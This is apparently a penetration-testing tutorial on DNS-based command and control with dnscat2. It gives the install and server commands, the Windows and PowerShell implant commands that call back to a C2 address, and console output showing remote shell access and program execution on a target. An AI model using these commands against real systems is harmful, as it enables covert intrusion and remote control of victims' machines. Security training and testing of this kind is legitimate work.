

# Command and Control – DNS

Even in the most restricted environments DNS traffic should be allowed to resolve internal or external domains. This can be used as a communication channel between a target host and the command and control server. Commands and data are included inside DNS queries and responses therefore detection is difficult since arbitrary commands are hiding in legitimate traffic.

Implementation of this technique is possible with the use of Dnscat2 which can create a command and control channel over the DNS protocol. This tool uses a client (implant) which is based in C and it needs to be executed on the target in order for the server to receive a connection. Traffic is transmitted in an encrypted form and also it supports authentication via pre-shared secrets.

Installation of this tool is easy by following the commands below from a Kali Linux 2.0 machine.

- 1 `git clone https://github.com/iagox86/dnscat2.git`  
`cd dnscat2/server/`
- 2 `bundle install`
- 3

```
root@kali:~# git clone https://github.com/iagox86/dnscat2.git
Cloning into 'dnscat2'...
remote: Counting objects: 6508, done.
remote: Total 6508 (delta 0), reused 0 (delta 0), pack-reused 6508
Receiving objects: 100% (6508/6508), 3.79 MiB | 1.45 MiB/s, done.
Resolving deltas: 100% (4496/4496), done.
root@kali:~# cd dnscat2/server/
root@kali:~/dnscat2/server# bundle install
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and
installing your bundle as root will break this application for all non-root
users on this machine.
Fetching gem metadata from https://rubygems.org/.....
Fetching version metadata from https://rubygems.org/.
Using bundler 1.15.3
Fetching ecdsa 1.2.0
Installing ecdsa 1.2.0
Fetching salsa20 0.1.1
Installing salsa20 0.1.1 with native extensions
Fetching sha3 1.0.1
Installing sha3 1.0.1 with native extensions
Fetching trollop 2.1.2
Installing trollop 2.1.2
Bundle complete! 4 Gemfile dependencies, 5 gems now installed.
Use `bundle info [gemname]` to see where a bundled gem is installed.
```

Dnscat2 – Download and Installation

The command and control server can initiated by using the following command.

```
1 ruby dnscat2.rb --dns "domain=pentestlab,host=192.168.1.169" --no-cache
```

```
root@kali:~/dnscat2/server# ruby dnscat2.rb --dns "domain=pentestlab,host=192.168.1.169" --no-cache

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 192.168.1.169:53
[domains = pentestlab]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

    ./dnscat --secret=fe5b382708446dd854ea52cefbeled3c pentestlab

To talk directly to the server without a domain name, run:
```

#### Dnscat2 – Server

A compiled version of the client (implant) for Windows systems can be downloaded directly from [here](#). From the command prompt of the target the only requirement is to specify the DNS server in order to establish a connection with the C2 (Command & Control) server.

```
1 dnscat2-v0.07-client-win32.exe --dns server=192.168.1.169
```

```
C:\>dnscat2-v0.07-client-win32.exe --dns server=192.168.1.169
Creating DNS driver:
  domain = (null)
  host   = 0.0.0.0
  port   = 53
  type   = TXT,CNAME,MX
  server = 192.168.1.169

Encrypted session established! For added security, please verify the server also displays this string:
Maps Omen Plight Foams Eggars Roving
Session established!
```

#### Dnscat2 – Windows Client

From Dnscat2 the red teamer can start the interaction with the existing session that has been created:

```
1 session -i 1
```

```

dnscat2> session -i 1
New window created: 1
history_size (session) => 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Jiggy Sophic Spikey Softy Evites Sawlog
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (DESKTOP-4CG7MS1) 1>

```

#### Dnscat2 – Interactive Session

By executing “**help**” a list of available commands for usage can be retrieved:

```

command (DESKTOP-4CG7MS1) 1> help

Here is a list of commands (use -h on any of them for additional help):
* clear
* delay
* download
* echo
* exec
* help
* listen
* ping
* quit
* set
* shell
* shutdown
* suspend
* tunnels
* unset
* upload
* window
* windows

```

#### Dnscat2 – List of Commands

Part of the functionality of dnscat2 is to upload and download files, execute other programs and obtaining a remote shell.

Obtaining a shell is easy with the “**shell**” command which will open another session:

```

command (DESKTOP-4CG7MS1) 1> shell
Sent request to execute a shell
command (DESKTOP-4CG7MS1) 1> New window created: 2
Shell session created!

```

#### Dnscat2 – Shell

The following output will appear on the command prompt of the target:

```

Got a command: COMMAND_SHELL [request] :: request_id: 0x0001 :: name: shell
Attempting to load the program: cmd.exe
Successfully created the process!

Response: COMMAND_SHELL [response] :: request_id: 0x0001 :: session_id: 0x397a

Encrypted session established! For added security, please verify the server also displays this string:
Mona Tort Prams Zester Ravel Wicked

Session established!

```

#### Dnscat2 – Command Shell Request

The shell will be interactive and fast and all the commands will be transferred over DNS traffic:

```

C:\>
cmd.exe (DESKTOP-4CG7MS1) 7> dir
cmd.exe (DESKTOP-4CG7MS1) 7> dir
Volume in drive C is Windows
Volume Serial Number is 6420-4A10

Directory of C:\

04/09/2017  22:05                142,336  dnscat2-v0.07-client-win32.exe
04/09/2017  20:27                411,218  dnscat2.ps1
31/07/2017  01:26             <DIR>      Lib
23/08/2016  21:41             <DIR>      Logs
07/04/2017  02:31             <DIR>      MinGW
22/09/2016  18:43             <DIR>      MyWebSites
18/03/2017  22:03             <DIR>      PerfLogs
15/08/2017  17:07             <DIR>      Program Files
15/08/2017  17:02             <DIR>      Program Files (x86)
31/08/2017  19:52             <DIR>      Python27
14/04/2017  08:35             <DIR>      Users
31/08/2017  18:39             <DIR>      Windows
                2 File(s)                553,554 bytes
                10 Dir(s)           5,382,582,272 bytes free

```

#### Dnscat2 – Executing Shell Commands

Launching another program remotely is possible by calling the executable:

1 `exec notepad.exe`

```

command (DESKTOP-4CG7MS1) 4> exec notepad.exe
command = notepad.exe String
Sent request to execute "notepad.exe"
command (DESKTOP-4CG7MS1) 4> New window created: 5
Executed "notepad.exe"

```

#### Dnscat2 – Start New Process

Luke Baggett developed a PowerShell version of the implant which have been introduced and described in the blackhillsinfosec website. The commands are the same but additional features have been added like interactive PowerShell session and ability to run


scripts directly from memory.

The following command needs to be executed from a PowerShell session on the target:

```
1 PS C:\> start-Dnscat2 -Domain pentestlab -DNSServer 192.168.1.169
```

It is also possible to establish a direct PowerShell session by running the following:

```
1 exec psh
```



```
command (DESKTOP-4CG7MS1) 1> exec psh
command = psh String
Sent request to execute "psh"
command (DESKTOP-4CG7MS1) 1> New window created: 3
Executed "psh"

command (DESKTOP-4CG7MS1) 1> session -i 3
New window created: 3
history_size (session) => 1000
Session 3 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Unwrap Corn Plight Tables Annuls Deaf
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!
```

Dnscat2 – PowerShell

A new console will be created with the ability to execute PowerShell commands and scripts:

```
psh 3> ls
psh 3>

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----         31/07/2017         01:26      Lib
d-----         23/08/2016         21:41     Logs
d-----         07/04/2017         02:31   MinGW
d-----         22/09/2016         18:43  MyWebSites
d-----         18/03/2017         21:03   PerfLogs
d-r---         15/08/2017         17:07 Program Files
```

Dnscat2 – PowerShell Command

## Conclusion

---

There are various advantages of command and control over DNS with dnscat2. Some of them are:

- Support of multiple sessions
- Traffic encryption
- Protection from MiTM attacks with secret key
- Run PowerShell scripts directly from memory
- Stealthy

Since detection is difficult due to the fact that arbitrary commands are transferred behind legitimate DNS traffic emphasis should be given to monitor the length of DNS queries and to allow hosts to communicate only with DNS servers that are trusted.

## References

---

<https://github.com/iagox86/dnscat2>

<https://github.com/lukebaggett/dnscat2-powershell>

| [PowerShell DNS Command & Control with dnscat2-powershell](#)